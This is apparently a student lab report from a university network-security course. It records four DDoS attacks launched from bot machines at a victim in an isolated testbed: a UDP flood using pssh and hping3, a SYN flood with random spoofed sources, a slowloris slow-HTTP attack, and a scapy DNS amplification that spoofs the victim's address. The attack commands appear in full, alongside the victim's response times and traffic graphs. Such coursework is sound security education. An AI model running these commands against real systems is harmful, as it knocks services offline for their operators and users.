Laboratory: 4

Attack Generation

Introduction

This report includes 4 different types of DDoS attacks performed over operational network (Clemson network) and the performance of each attack is measured with respect to time-series graph of the captured traffic during the attack and the response time of the targeted victim. Types of DDoS attacks performed here are Flood attack, SYN Flood attack, Slow HTTP attack, DNS Amplification attack.

Each attack performed involves different scripts and tools used to carry out the attack. Some of the tools that we will be using are hping and Parallel ssh.

For this, we set up an environment as described below and ssh to sniffer to capture the traffic during the attacks.

Setup and Process





Figure1: Network set-up

Here, as shown above, node 1 (192.168.10.10) is machine from lab in clemson and node 2 (192.168.20.13) is machine from lab in charleston. All the machines are connected over the HUB and the red dots are the sniffing points (192.168.10.9). There are 2 bot machines which will be used to launch the attack. Bot1 (192.168.10.109) and Bot2 (192.168.10.132) which are hosted on machine 192.168.10.21 and 192.168.10.20 respectively. One Command & Control machine (192.168.10.111) is also connected over the sub-net that is used to observe and connect to the bots. Victim machine VM (192.168.10.130) is hosted on 192.168.10.22 and DNS server used in the DNS Amplification attack is 192.168.10.135

Now, in order to observe the victim’s response time and check to confirm if the attack is actually successful, we run the ping_web.sh script with the victims IP on the CnC machine. The command I used is as follows:

#./ping_web.sh 192.168.10.130

Once we execute the script, we can see the response time of the victim as shown below (Figure: 2). In my case, the normal response time of the victim lied between 0.045 to 0.055




```
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.078
Total webpage load time:  0.053
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.053
Total webpage load time:  0.050
Total webpage load time:  0.050
```

Figure 2: Normal response time of the victim

Once this is set-up to monitor the victim, we carry on with our first attack, which is “Flood attack”. Here, first, from the CnC machine we parallel ssh to check what all bots are available and to get the hostnames for the same (Figure: 3). The command I used is as follows:

#pssh -h bots.txt -P -t100 'hostname'




```
root@cnc:~/DDoS_Lab4# pssh -h bots.txt -P -t100 'hostname'
192.168.10.109: bot
[1] 18:39:44 [SUCCESS] 192.168.10.109
192.168.10.132: bot
[2] 18:39:44 [SUCCESS] 192.168.10.132
root@cnc:~/DDoS_Lab4#
```

Figure 3: Checking host names of the available bots

Now, to generate the attack we use parallel ssh and hping to send arbitrary TCP/IP packets to the victim in UDP mode in the background as fast as possible without waiting for an incoming reply (Figure: 4). The command I used is as follows:


#pssh -h bots.txt -P -t30 'sleep 1; hping3 --udp -d 10000 -p 80 --flood 192.168.10.130 & sleep 10; pkill hping3'



```
-p 80
root@cnc:~/DDoS_Lab4# pssh -h bots.txt -P -t30 'sleep 1; hping3 --udp -d 10000 -
p 80 --flood 192.168.10.130 & sleep 10; pkill hping3'
192.168.10.132: HPING 192.168.10.130 (eth0 192.168.10.130): udp mode set, 28 hea
ders + 10000 data bytes
[1] 18:42:35 [SUCCESS] 192.168.10.132
192.168.10.109: HPING 192.168.10.130 (eth0 192.168.10.130): udp mode set, 28 hea
ders + 10000 data bytes
[2] 18:42:35 [SUCCESS] 192.168.10.109
root@cnc:~/DDoS_Lab4#
```

Figure 4: Command to generate flood attack

Once the attack is carried out, we can see the change in the response time of the victim (Figure: 5). The load time increases to a range between 0.165 to 0.240 in my case, during the attack and comes back to the normal range once attack script is stopped.


Terminal - root@cnc: ~/DDoS_Lab4
File Edit View Terminal Tabs Help

```
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.049
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.165
Total webpage load time:  0.246
Total webpage load time:  0.259
Total webpage load time:  0.294
Total webpage load time:  0.239
Total webpage load time:  0.162
Total webpage load time:  0.233
Total webpage load time:  0.238
Total webpage load time:  0.070
Total webpage load time:  0.051
```

Figure 5: Increase in load time during flood attack

We can also see below the time-series graph plotted with the traffic captured during the attack (Figure: 6). Here, we can observe the sudden increase in the number of packets between 20 to 30 seconds of the capture. This is when the attack was carried out (the high packet count between 0-2 seconds is a false-positive).





Figure 6: Time-series graph of the network captured during flood attack

Now, coming to our second DDoS attack, which is SYN Flood attack. We first ssh to one of the bots available (bot 1 in my case) and send 1000 packets with random source addresses to initiate tcp connections with the victim and keep the 3-way handshake open since there is no ACK from those randomly created source addresses. Following is the command I used to perform this attack (Figure: 7)

#hping3 -V -c 10 -d 120 -S -w 64 -p 80 -i u10000 --rand-source 192.168.10.130




```
root@bot:~# hping3 -V -c 1000 -d 120 -S -w 64 -p 80 -i u10000 --rand-source 192.
168.10.130
using eth0, addr: 192.168.10.109, MTU: 1500
HPING 192.168.10.130 (eth0 192.168.10.130): S set, 40 headers + 120 data bytes

--- 192.168.10.130 hping statistic ---
1000 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@bot:~#
```

Figure 7: Command to perform SYN Flood attack


By keeping these connections open, the victim's resources are slowly drained. Given below (Figure: 8) is the network capture during this attack. You can see the victim (*192.168.10.130*) retransmitting the SYN/ACK to those randomly created source (54.90.224.72) because there is no ACK from them. The victim is observed to do this until all his resources are drained or the attack is stopped.



Source	Destination	Protocol	Length	Info
192.168.10.130	54.90.224.72	TCP	60	http > prolink [SYN, ACK] Seq=0 Ack=1 W
192.168.10.130	54.90.224.72	TCP	60	[TCP Retransmission] http > prolink [SY
192.168.10.130	54.90.224.72	TCP	60	[TCP Retransmission] http > prolink [SY
192.168.10.130	54.90.224.72	TCP	60	[TCP Retransmission] http > prolink [SY
192.168.10.130	54.90.224.72	TCP	60	[TCP Retransmission] http > prolink [SY

Figure 8: Half opened TCP three-way handshake

During the attack we can also see the victims load time is increased to the maximum of 15.081 (Figure: 9) and drops back to normal after the attack is stopped.



Terminal - root@cnc: ~/DDoS_Lab4
File Edit View Terminal Tabs Help

```
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.049
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.052
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  15.081
Total webpage load time:  0.052
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
```

Figure 9: Increase in load time during SYN Flood attack

Time-series graph for the traffic captured during this attack is shown below (Figure: 10). The sudden increase in the number of packets between 90 to 100 seconds of the capture is when the attack was carried out.





Figure 10: Time-series graph of the network captured during SYN Flood attack

Now, moving on to our next DDoS attack, which is slow HTTP attack. Here, we execute the slowloris.pl script from one of the bots (bot 1 in my case) to generate the attack on the victim (192.168.10.130). The script here is used to hold connects open by sending partial HTTP requests to the victim. The command I used is as follows (Figure: 11):

root@bot~# perl slowloris.pl -dns 192.168.10.130




```
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 798 packets successfully.
This thread now sleeping for 100 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1320 packets successfully.
This thread now sleeping for 100 seconds...

^C
root@bot:~#
```

Figure 11: Executing slowloris.pl to generate slow HTTP attack

We can observe the increase in load time of the victim has increased gradually during the attack up till a maximum of 63.191 and drops back to normal after the attack is stopped (Figure: 12)


Terminal - root@cnc: ~/DDoS_Lab4
File Edit View Terminal Tabs Help

```
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  63.191
Total webpage load time:  0.051
Total webpage load time:  0.052
Total webpage load time:  0.052
Total webpage load time:  0.051
Total webpage load time:  0.052
```

Figure 12: Increase in load time during slow HTTP attack

Time series graph for the attack traffic of it is shown below (Figure: 13). We can see here that; packets are sent gradually in a frequent manner with a little time gap. This is because the slow HTTP attack sends out subsequent headers at regular intervals to keep the victims' sockets from closing.





Figure 13: Time-series graph of the network captured during slow HTTP attack

Now, coming to our last DDoS attack, which is DNS amplification attack. Here, we spoof the IP of the victim while sending out the query to the DNS server such that the amplified response is directed to the victim and the victim is overwhelmed by the response. Using scapy from one of the bot machines we can send out the query to the DNS server (192.168.10.135). Command I used to send out the query packets is as follows (Figure: 14)


send(IP(src="192.168.10.130", dst="192.168.10.135")/UDP(dport=53)/DNS(qd=DNSQR(qname="bighost. cu.ddos"), ar=DNSRR(rrname=".", type=41, rclass=4096, ttl=32768)),count=10,inter=0.01,verbose=False)



```
root@bot:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> send(IP(src="192.168.10.130", dst="192.168.10.135")/UDP(dport=53)/DNS(qd=DNS
QR(qname="bighost. cu.ddos"), ar=DNSRR(rrname=".", type=41, rclass=4096, ttl=327
68)),count=10,inter=0.01,verbose=False)
>>>
```

Figure 14: Sending out DNS query packets, spoofing the victims IP


We can capture the traffic sent by the attacker (Figure: 15) and the traffic received by the victim (Figure: 16) to observe that (in my case) packets sent out by the attacker are 10 while the packets received by the victim are 75. Here, the attack is clearly amplified by 7.5 ratio.



Terminal - shriyas@clemson21:~
File Edit View Terminal Tabs Help

```
[shriyas@clemson21 ~]$ tshark -i enp2s0 -c 100 -f 'port 53 and not ether host f0
:4d:a2:ea:6c:e5' -w shriyas_bot_log.pcap -F libpcap
Capturing on 'enp2s0'
10
^C
```

